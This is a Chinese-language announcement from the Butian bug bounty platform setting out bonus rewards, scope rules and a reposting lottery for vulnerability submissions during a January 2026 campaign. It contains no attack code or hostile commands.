收录范围请见公告:https://www.butian.net/Article/content/id/667
|
||||
|
||||
属于以上列表中的
|
||||
漏洞
|
||||
无需证明实际影响,可先联系微信:butiansec,进行询价,其他漏洞类型按照通用2.0漏洞定价。
|
||||
|
||||
**参与方式**
|
||||
|
||||
请在活动中心选择相应的活动报名并提交,提交漏洞时选择相应的活动,否则默认不参加
|
||||
https://www.butian.net/Active/detail?id=186
|
||||
|
||||
|
||||
**活动奖励**
|
||||
|
||||
@所有白帽-漏洞基础定价≥1.5W元的漏
|
||||
|
||||
1.**每个漏洞额外溢价20%**
|
||||
|
||||
2.提交3个及以上”**额外奖励10,000元**
|
||||
“
|
||||
|
||||
|
||||
@所有白帽-漏洞基础定价<1.5W元的漏洞
|
||||
|
||||
1
|
||||
.
|
||||
|
||||
提
|
||||
交
|
||||
2
|
||||
个及以上
|
||||
|
||||
|
||||
**“额外奖励1000元”******
|
||||
|
||||
|
||||
|
||||
|
||||
2
|
||||
.
|
||||
提
|
||||
交
|
||||
3
|
||||
个
|
||||
及
|
||||
以
|
||||
上**“额外奖励2000元”**
|
||||
|
||||
3.提交5个及以上**“额外奖励3000元 +大疆Action 4运动相机**
|
||||
|
||||
|
||||
**PS:**
|
||||
**提交1个通用2.0漏洞即送补天2026新年礼盒,每个ID限一份**
|
||||
|
||||
|
||||
举个栗子:白帽C提交了3个通用2.0有效漏洞,漏洞基础奖金分别为2W、1W、5K,则最终可获得的奖励为:20,000*1.2+10000+5000+2000=4.1万元+补天2026新年礼盒
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
02
|
||||
|
||||
**通用1.0漏洞奖励计划**
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
**活动时间**
|
||||
|
||||
2026.1.9~2026.1.25
|
||||
|
||||
**收录范围说明**
|
||||
|
||||
漏洞**实际影响**
|
||||
资产存在的**独立ip数(无需备案)**
|
||||
≥100
|
||||
|
||||
若产品影响教育、公共医疗、金融、国企等其他特殊行业酌情收取
|
||||
|
||||
**漏洞等级**
|
||||
|
||||
高危漏洞
|
||||
|
||||
**参与方式**
|
||||
|
||||
请在活动中心选择相应的活动报名并提交,提交漏洞时选择相应的活动,否则默认不参加
|
||||
https://www.butian.net/Active/detail?id=186
|
||||
|
||||
**活动奖励**
|
||||
|
||||
@所有白帽-漏洞基础定价≥1k元的漏洞
|
||||
|
||||
1
|
||||
.
|
||||
|
||||
提
|
||||
交
|
||||
2
|
||||
个及以上
|
||||
|
||||
|
||||
**“额外奖励800元”**
|
||||
|
||||
2.
|
||||
提
|
||||
交
|
||||
5
|
||||
个
|
||||
及
|
||||
以
|
||||
上**“额外奖励3000元”**
|
||||
|
||||
PS:
|
||||
提交1个即送补天2026新年礼盒,每个ID限一份
|
||||
|
||||
|
||||
@所有白帽-漏洞基础定价<1k元的漏洞
|
||||
|
||||
1.提
|
||||
交
|
||||
3
|
||||
个及以上
|
||||
|
||||
|
||||
**“额外奖励补天2026新年礼盒”**
|
||||
,每个ID限一份
|
||||
|
||||
2.提交10个及以上”**额外奖励500元**
|
||||
“
|
||||
|
||||
|
||||
****
|
||||
**活动说明**
|
||||
|
||||
① 通用评分规则:https://www.butian.net/Article/content/id/667
|
||||
|
||||
② 通用2.0和通用1.0奖励共享,如提交1个通用2.0+1个通用1.0(价值≥1k元)=额外奖励800元
|
||||
|
||||
③ 活动整体新年礼盒奖励每个ID限一份
|
||||
|
||||
④
|
||||
通用1.0奖励计划仅适用于基础定价为RMB的漏洞
|
||||
⑤ 活动有效漏洞时间均以提交时间为准
|
||||
⑥ 活动规则、收录范围相关问题均咨询青淮QQ:1965117675;通用漏洞相关问题请咨询审核wh1te QQ: 1459775479
|
||||
⑦ 本活动最终解释权归补天平台所有
|
||||
|
||||
本期活动涵盖通用2.0及通用1.0漏洞奖励计划,为方便师傅们的理解,在此罗列两种计划区别。
|
||||
|
||||

|
||||
|
||||
收录范围、奖金范围、评分规则等更多详情:https://www.butian.net/Article/content/id/667
|
||||
|
||||
|
||||

|
||||
|
||||
**文末抽奖**
|
||||
|
||||
|
||||
|
||||
|
||||
关注“补天平台”公众号
|
||||
|
||||
并转发本文至朋友圈,即可参与抽奖
|
||||
|
||||
分组、开奖前删除、开奖后发,均为无效,不予兑奖
|
||||
|
||||
需联系工作人员审核兑奖条件
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
**END**
|
||||
|
||||
|
||||
|
||||
Reference in new issue
Block a user